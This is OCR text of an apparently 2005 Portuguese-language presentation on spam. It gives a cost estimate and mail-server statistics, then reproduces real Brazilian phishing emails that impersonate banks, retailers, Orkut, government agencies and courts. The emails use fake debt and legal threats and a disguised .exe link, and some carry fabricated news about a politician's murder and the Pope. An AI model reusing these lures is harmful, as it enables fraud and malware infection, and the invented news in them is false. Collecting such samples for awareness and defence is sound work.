
Results

Total Corporate Cost of Spam		Cost of Spam for Each Employee	
Lost Salary		**Lost Salary**	
Yearly:	11180.56 BRL	Yearly:	111.81 BRL
Daily:	48.61 BRL	Daily:	0.49 BRL
Lost Productivity		**Lost Productivity**	
Yearly:	105.61 Days	Yearly:	25.35 Hours per Employee


msgs/min
1500
1000
500
0
12:00
14:00
16:00
18:00
20:00
22:00
00:00
02:00
04:00
06:00
08:00
10:00
RRDTOOL / TOBI OETIKER
Sent total: 421872 msgs avg: 291.23 msgs/min max: 4121 msgs/min
Received total: 592793 msgs avg: 408.19 msgs/min max: 3726 msgs/min
[Fri Sep 30 11:03:11 2005]


msgs/min
1000
500
0
12:00
14:00
16:00
18:00
20:00
22:00
00:00
02:00
04:00
06:00
08:00
10:00
RRDTOOL / TOBI OETIKER
Rejected total: 920646 msgs avg: 634.77 msgs/min max: 1728 msgs/min
Bounced total: 25288 msgs avg: 17.50 msgs/min max: 511 msgs/min
Viruses total: 17 msgs avg: 0.01 msgs/min max: 1 msgs/min
Spam total: 374629 msgs avg: 258.51 msgs/min max: 1241 msgs/min
[Fri Sep 30 11:03:11 2005]


msgs/min
1000
500
0
Sat
Sun
Mon
Tue
Wed
Thu
RRDTOOL / TOBI OETIKER
Rejected total: 5581873 msgs avg: 550.13 msgs/min max: 3366 msgs/min
Bounced total: 166643 msgs avg: 16.39 msgs/min max: 779 msgs/min
Viruses total: 75 msgs avg: 0.01 msgs/min max: 3 msgs/min
Spam total: 2037055 msgs avg: 201.14 msgs/min max: 2649 msgs/min
[Fri Sep 30 10:48:06 2005]


msgs/min
1000
0
Week 35
Week 36
Week 37
Week 38
RRDTOOL / TOBI OETIKER
Rejected total: 20288627 msgs avg: 507.57 msgs/min max: 4100 msgs/min
Bounced total: 607395 msgs avg: 15.19 msgs/min max: 779 msgs/min
Viruses total: 259 msgs avg: 0.01 msgs/min max: 3 msgs/min
Spam total: 10314238 msgs avg: 258.75 msgs/min max: 5844 msgs/min
[Fri Sep 30 10:58:10 2005]

Exemplos e Casos Reais

Todos os exemplos de Phisings, e muitos outros, estão no site:

http://web.onda.com.br/humberto

[SPAM Detectado]Joice lhe enviou um cartão Charges.com - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: [SPAM Detectado]Joice lhe enviou um cartão Charges.com **From:** Joice Borges 02:56

Olá ,

JOICE visitou o site Charges.com.br e enviou-lhe um cartão.

Para lê-lo, basta acessar o endereço abaixo:
http://charges.uol.com.br/cartao_ler.php?chave=3qi5VQpDgveB8tqeH8-1400488

Caso haja algum problema, você também poderá visualizá-lo em http://charges.uol.com.br/ informando o código do seu cartão:
3qi5VQpDgveB8tqeH8-1400488

Este cartão estará disponível por 30 dias.

Não se esqueça de retribuir o cartão que **JOICE** enviou para você. O Charges.com.br terá o maior prazer em entregar os seus cartões.

Um abraço,

charges.com.br

Parabens! Você acaba de receber um cartão de ocarteiro.com.br! - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Parabens! Você acaba de receber um cartão de ocarteiro.com.br! **From:** O Carteiro.com.br 06:30

Tenho uma novidade para você!


Olá,

Veja o cartão que Maria F. Souza (ferzinhasouza@zipmail.com.br) preparou para você:

http://www.ocarteiro.com.br/lercartao.php?id=1909354415648758

Ver meu cartão

Você também poderá visualizá-lo em http://www.ocarteiro.com.br colocando o número do seu cartão: **1909354415648758**


Voce Acaba De Receber Um Cartao VoxCard - Mozilla Thunderbird
File Edit View Go Message Enigmail Tools Help
Subject: Voce Acaba De Receber Um Cartao VoxCard
From: mensagem@voxcard.com.br
00:40
Voxcards .com
Você recebeu um cartão!
Esta é uma mensagem automática. Por favor, não responda!
Você está recebendo um cartão virtual VOXCARDS remetido por:
• Carol - carol_@bol.com.br
clique aqui para ver seu cartão
http://voxcards.ig.com.br/dc/264BF75C5BER2F5794D3561A026234C8
Caso não consiga visualizá-lo, digite o código
264BF75C5BEF4F5794D9561A056734C8 no campo
<Ler cartão nº> existente em nossa página principal.
Este cartão ficará disponível por 15 dias.

Conheca o Comunicador Gazzag e fale com quem esta online - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Conheca o Comunicador Gazzag e fale com quem esta online
From: Gazzag <naoresponder@gazzag.com>
Date: 04-07-2005 20:44
To:

Fale com quem está online no Gazzag!

Olá **Humberto**,

Conheça o **Comunicador Gazzag!**

Agora você saberá quais de seus amigos estão online e poderá falar com eles quando desejar.

Entre já: **http://www.gazzag.com/**

Note que o Comunicador Gazzag, pelo momento, só funciona no Windows usando **Internet Explorer.**

Agradecemos sua participação.

Um abraço da Equipe Gazzag!
http://www.gazzag.com/

[SPAM Detectado]Correção para Bad Server e Erros - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help


Subject: [SPAM Detectado]Correção para Bad Server e Erros **From:** orkut 08:53

Home | Participe do Orkut | Mídia | Ajuda

orkut beta

O O orkut está disponibilizando um upgrade para usuários do Sistema Operacional Windows (todas as versões), visando o fim das telas de *Bad Server*, e outros erros. O *patch* corrige os *cookies* de sessão, fazendo com que estes não expirem, ou seja: será estabelecida uma conexão permanente com o servidor, deixando de lado o *timeout* que causa as telas de *Bad Server*. Para instalar clique no link ao lado.

Estamos proporcionando um ponto de encontro online com o mínimo de contratempos possíveis para que nossos usuários tenham maior agilidade e rapidez em suas visitas ao site.



Download do Arquivo

* Você será redirecionado para o arquivo.

serviço filiado ao Google

Sobre o Orkut | Privacidade | Termos de uso

Virús no Orkut. - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Virús no Orkut. **From:** orkut@orkut.com 04-09-2005 23:01

Home | Participe do Orkut | Mídia | Ajuda

orkut beta

Aviso Importante

Devido a mal usos dos serviços, e usuários mal intencionados, a pouco tempo a equipe técnica do Orkut descobriu um virús que está rodando em toda a rede, esse vírus afeta computadores que acessam e já acessaram a pagina do Orkut (www.orkut.com), já estão sendo tomadas providencias para este tipo de ataque, mais temporariamente, estamos disponibilizando um removedor deste, através de:

Faça o download do removedor aqui!!!

orkut

Participe do orkut para ampliar o diâmetro do seu círculo social.

serviço filiado ao Google

Sobre o Orkut | Privacidade | Termos de uso

Veja as fotos da BBB Grazielle - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Veja as fotos da BBB Grazielle **From:** Playboy 13-09-2005 22:06

Confira a Edição de agosto da Playboy

Tenha acesso as Fotos da edição da Playboy® antes mesmo de chegar as

Estorno de pagamento - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Estorno de pagamento **From:** Americanas.com 24-09-2005 01:29

ESTORNO DE PAGAMENTO

AMERICANAS.com

Comunicamos que consta em nosso banco de dados o seguinte pedido de compra com número 19346561 feita em seu CPF/CNPJ, da qual o pagamento foi estornado e o mesmo já se encontra entregue nos respectivos endereços e datas que constam no extrato de débito.

ATENÇÃO! Clique aqui para verificar detalhes sobre o seu débito com as americanas.com, tais como ítens comprados, endereço de entrega, e tipo de transação utilizada para o pagamento. Após a verificação do extrato, caso não reconheça nenhuma das transações mencionadas, favor entrar em contato com 4004-3824 e 0xx11 2195-3824 para que possamos alertar as autoridades sobre o ocorrido , e assim, também, não incluir seu nome no sistema de proteção ao crédito e bloqueio no cadastro nacional tanto de pessoas físicas como jurídica.

QTD	PREÇO	DATA DO ESTORNO
(2)	R$1299.90	13/09/2005
(2)	R$438.00	15/09/2005
(1)	R$259.00	15/09/2005
	R$5034.70	VALOR TOTAL ESTORNADO

[SPAM Detectado]Leia com atenção este comunicado da Embratel - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: [SPAM Detectado]Leia com atenção este comunicado da Embratel **From:** Embratel 17:26

Embratel

Leia este documento com muita atenção!

Sua Conta

Prezado(a) Cliente.

Primeiramente gostaríamos de estar pedindo desculpas pelo inconveniente de estarmos enviando esta mensagem. Mas informamos que consta em nossos sistemas, faturas pendentes referente ao seu nome.

Informamos que de acordo com o artigo 55 na Lei número 6.435/98 no prazo de 30 (trinta) dias úteis a partir da data de 01 de Julho (01/07/2005) estaremos encaminhando o nome de Vossa Senhoria juntamente ao Serviço de Proteção ao Crédito (SPC) para as devidas providências, caso essa pendência não seja futuramente quitada nos próximos dias.

Para evitar essa fatalidade, estamos disponibilizando a 2º via detalhada da sua conta telefônica para que o senhor(a) possa estar revendo-a e possa estar conferindo os valores referentes aos débitos de suas ligações telefônicas Via Embratel referentes ao mês de Maio de 2005.

Clique no link abaixo para visualizar a 2º via detalhada de sua conta Embratel

http://fatura.embratel.net.br/embratel/relatorio3453756.exe

carregar 2º via

Embratel

Não é necessário responder está mensagem, pois ela é enviada automaticamente a todos os clientes com debito constando em nosso sistema de faturamento.

Cobranças de Débito - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Cobranças de Débito **From:** Fininvest.com.br 24-07-2005 20:09

FININVEST

Quem disse que não dá? Na Fininvest Dá.

LOJAS FININVEST | CENTRAIS DE ATENDIMENTO | ENDEREÇOS BANCO24HORAS | TELESAQUE | SERVIÇO ELETRÔNICO

- A FININVEST
- FALE CONOSCO
- LOJISTAS
- MAPA DO SITE

ÁREA LOJISTAS

Produtos e serviços para incrementar suas vendas e fidelizar seus clientes. Clique aqui.

Debito em atraso

Comunicamos que consta em nosso banco de dados várias pendências financeiras em seu CPF / CNPJ, das quais não foram quitadas nas respectivas datas de vencimentos.

11/01/2005_____R$ 1.976,90

11/02/2005_____R$ 2.045,90

Visualizar extrato de debito

Pedimos a vossa atenção a este comunicado, pois, medidas legais serão adotadas, tais como a inclusão em nosso Sistema de Proteção ao Crédito e Bloqueio no Cadastro Nacional de Pessoa Física, bem como no Cadastro Nacional de Pessoa Jurídica.

Cartões de Crédito

Pague suas compras em até 40 dias sem juros. Clique e veja como ter o seu cartão de crédito.

Seguros

Tranquilidade e segurança para você e sua família. Clique e veja como isto pode custar muito pouco por mês.

Microcrédito

Créditos especiais para micro e pequenas empresas ou empresários com pagamento em até 24 meses. Clique aqui.

[SPAM Detectado]SPC - SERASA Comunicação Confidencial ! - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: [SPAM Detectado]SPC - SERASA Comunicação Confidencial ! **From:** simone 14-07-2005 20:25

SERASA - S. A. - www.serasa.com.br

AUTENTICAÇÃO:48382332-C000-S8338R7E868E66867RR
CONFIDENCIAL: 166525533344-77777 - SPFOP - BR.COM

RSF5 - CONFIDENCIAL PARA: 18827663 - EXTRATO DE DÉBITO

Prezado cliente,

Comunicamos que consta em nosso banco de dados várias pendências financeiras em seu CPF / CNPJ, das quais não foram quitadas nas respectivas datas de vencimento.

Pedimos a vossa atenção a este comunicado, pois, medidas legais serão adotadas, tais como a inclusão em nosso Sistema de Proteção ao Crédito e Bloqueio no Cadastro Nacional de Pessoa Física, bem como no Cadastro Nacional de Pessoa Jurídica.

Visualize o extrato de débitos para maiores esclarecimentos.

Clique no botão abaixo para visualizar o extrato dos débitos.

Serasa Reports

AS INFORMAÇÕES ACIMA, DE USO EXCLUSIVO DO DESTINATARIO, SAO PROTEGIDAS POR SIGILO CONTRATUAL. SUA UTILIZAÇÃO POR OUTRA PESSOA, OU PARA FINALIDADE DIVERSA DA CONTRATADA, CARACTERIZA ILICITO CIVIL, TORNANDO A PROVA IMPRESTAVEL PARA O PROCESSO

SERASA - S. A. - www.serasa.com.br

Seu Cadastro consta no Protestos de Títulos. - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help


Subject: Seu Cadastro consta no Protestos de Títulos. **From:** Manoel Rocha Akiyoshi 24-07-2005 18:26

CDL Câmara de Dirigentes Lojistas

SPC **Serviço de Proteção ao Crédito**

SUPORTE DE ATENDIMENTO AO LOJISTA DO ESTADO DA BAHIA

Tel.: 0xx (71) 320-4000



Notificação

Comunicamos que seu (CPF/CNPJ) consta em nossos cadastros por motivo de pendências financeiras, com a instituição abaixo relacionada.

Akiyoshi Executivo Central de Cobranças - Total de Pendências: R$ 3.754,74.

Para sua segurança e praticidade e necessário baixar o arquivo do relatório de pendências.

Relatório de Pendências Financeiras | **Abrir Relatório**

Se você efetuou a regularização, favor desconsiderar.

Manoel Rocha Akiyoshi
Diretor

Veja detalhes sobre a CPI - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Veja detalhes sobre a CPI **From:** CPI 22-07-2005 23:21

Fotos exclusivas do assassinato de Roberto Jefferson - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Fotos exclusivas do assassinato de Roberto Jefferson **From:** folhanews@globo.com 07-11-2005 22:16

FOLHAONLINE
www.folha.com.br

Segunda-Feira, 07 de Novembro de 2005

Impressionante o assassinato de Roberto Jefferson, sem explicações

Logo após o depoimento de Roberto Jefferson, no dia **03/10/2005** ele insinuo que o presidente Lula era preguiçoso dentre outras reclamações.

Lula ficou furioso, mas não relevou nada quanto a isso Roberto Jefferson, foi como sempre mais um dia embora mas supostas testemunhas dizem, ter visto ele entrar em um carro suspeito e ter saido em alta velocidade. Muitos dizem ter sido um sequestro outros dizem, que o Roberto Jefferson passo mais de 24 hrs sobre o poder dos sequestradores.

Familiares dizem que os sequestradores forão mandados pelo Presidente Lula. Supostamente Roberto Jefferson não aguento a tortura dos sequestradores, e foi encontrado morto dentro de seu propio carro, com muitos ematomas na cabeça e em várias partes do seu corpo; Seu velório será no dia 14/11/2005 as 16:00 horas no Cemitério São João Batista - portão principal ... Endereço: SPO - Área 05, quadra - Brasília - DF

declaracao@receita.fazenda.gov.br - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: declaracao@receita.fazenda.gov.br **From:** IRPF 14:00

Ministério da Fazenda

Receita Federal

CPF Suspenso ou Pendente de Regularização

Prezado contribuinte, seu CPF está suspenso ou pendente de regularização leia com atenção as orientações abaixo:

O que Fazer Para Regularizar a Situação Cadastral do CPF?

A situação cadastral do CPF depende da apresentação regular da declaração a que a pessoa física está obrigada Clique aqui para ver qual o tipo de declaração que você está obrigado a apresentar. Assim, a forma de regularização dependerá do tipo de declaração que a pessoa está obrigada a apresentar.

Regularização para quem está obrigado à Declaração Anual de Isento:

Durante o período de entrega da Declaração Anual de Isento de agosto a novembro: basta fazer essa declaração normalmente. Clique aqui.

Ao solicitar qualquer operação no CPF, a pessoa recebe um código de atendimento que permite o acompanhamento da operação. Esse código é tratado como uma senha individual de acesso à informação.

TSE - informativo!!! - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: TSE - informativo!!! **From:** webmaster@tse.gov.br 17-08-2005 15:49

Bem-vindo ao

TRIBUNAL SUPERIOR ELEITORAL

Praça dos Tribunais Superiores - Bloco C
CEP: 70.096-900 Brasília/DF (61) 316-3000
Fax: (61)3322-0603/0639/0641/0642

Brasília, 15 de Agosto de 2005

Informamos que seu titulo eleitoral teve um **Cancelamento provisório**.

O motivo do cancelamento foi uma irregularidade em seu Cadastro de Pessoa Física (CPF) a qual motivou o cancelamento do mesmo, e também de seu título eleitoral.

Para saber mais detalhes sobre esta irregularidade, e quais providências tomar, leia o regulamento clicando no link abaixo.

Após clicar no link, será exibida uma janela, onde a opção "Abrir" deve ser clicada.

CLIQUE AQUI PARA ABRIR O REGULAMENTO

ou se não conseguir Clique Aqui

Supremo Tribunal Federal informa. - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Supremo Tribunal Federal informa. **From:** informativo@stf.gov.br 15-11-2005 23:08

STF Supremo Tribunal Federal

Brasília, quinta-feira, 10 de novembro de 2005 - 01:54h

Informativo STF

Brasília, ano 2005 - Nº 407.

Viemos atravez deste informativo, a partir da lei Nº 1.9874/7 - Paragrafo 14, informa-lo que a empresa Netsulpra Consulting, está movendo um processo contra o Sr.(a) no qual lhe acusa de Danos Morais e Físicos.

Informamo-lhes que o nosso programa para justificativa está disponível! Podendo baixar por este e-mail, no link abaixo!

Juiz de Direito de 2ª entrância, Dr. Sydney Sanches.

Download da Justificativa.

torpedos - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: torpedos **From:** suporte@vivo.com.br 14-08-2005 21:58

vivo

Não perca essa chance baixe agora o Gerenciado SMS VIVO E mande Torpedos SMS e MMS.

Vivo Torpedo Web Gratuito!

DDD - Seu celular

Seu nome:
Vivo

Digite seu torpedo:
Saiba mais sobre o torpedo Web.

Restam 122 caracteres.

Confira

Uma empresa Portugal Telecom e Telefônica Móviles Copyright © Vivo 2004

Papa - Mozilla Thunderbird

File Edit View Go Message Enigmail Tools Help

Subject: Papa **From:** terra.com.br 06:18

notícias O Novo Papa

> Notícias > Mundo > O Novo Papa

Capa
Últimas Notícias
Fotos
Vídeos

Bento XVI
- Fotos Ampliadas
- Frases
- Novo papado
- Perfil
- Coroação

Sucessão
- Cardeais
- Conclave

Papas

Sites relacionados
- João Paulo II

Capa de notícias
Últimas Notícias
Brasil
Ciência
Diversão
Economia
Esportes

O Novo Papa sofre acusações de pedofilia

Sexta, 06 de maio de 2005, 07h35

REUTERS

Bento 16 pode perder o Papado devido a provas de pedofilia.

Entre as humildes casas de barro e tijolos dos bairros de subúrbio do Peru, a religião está sempre presente: o rosto de Cristo pintado nos ônibus que percorrem suas ruas com nomes de santos e cartazes enormes sobre as paredes com slogans de fé. Mas para o sacerdote católico Eugenio Kirke, que passou sua vida ajudando aos mais necessitados do Peru, é pouco provável que o papa Bento 16 encontre onrra entre a população do mundo diante dessas acusações..

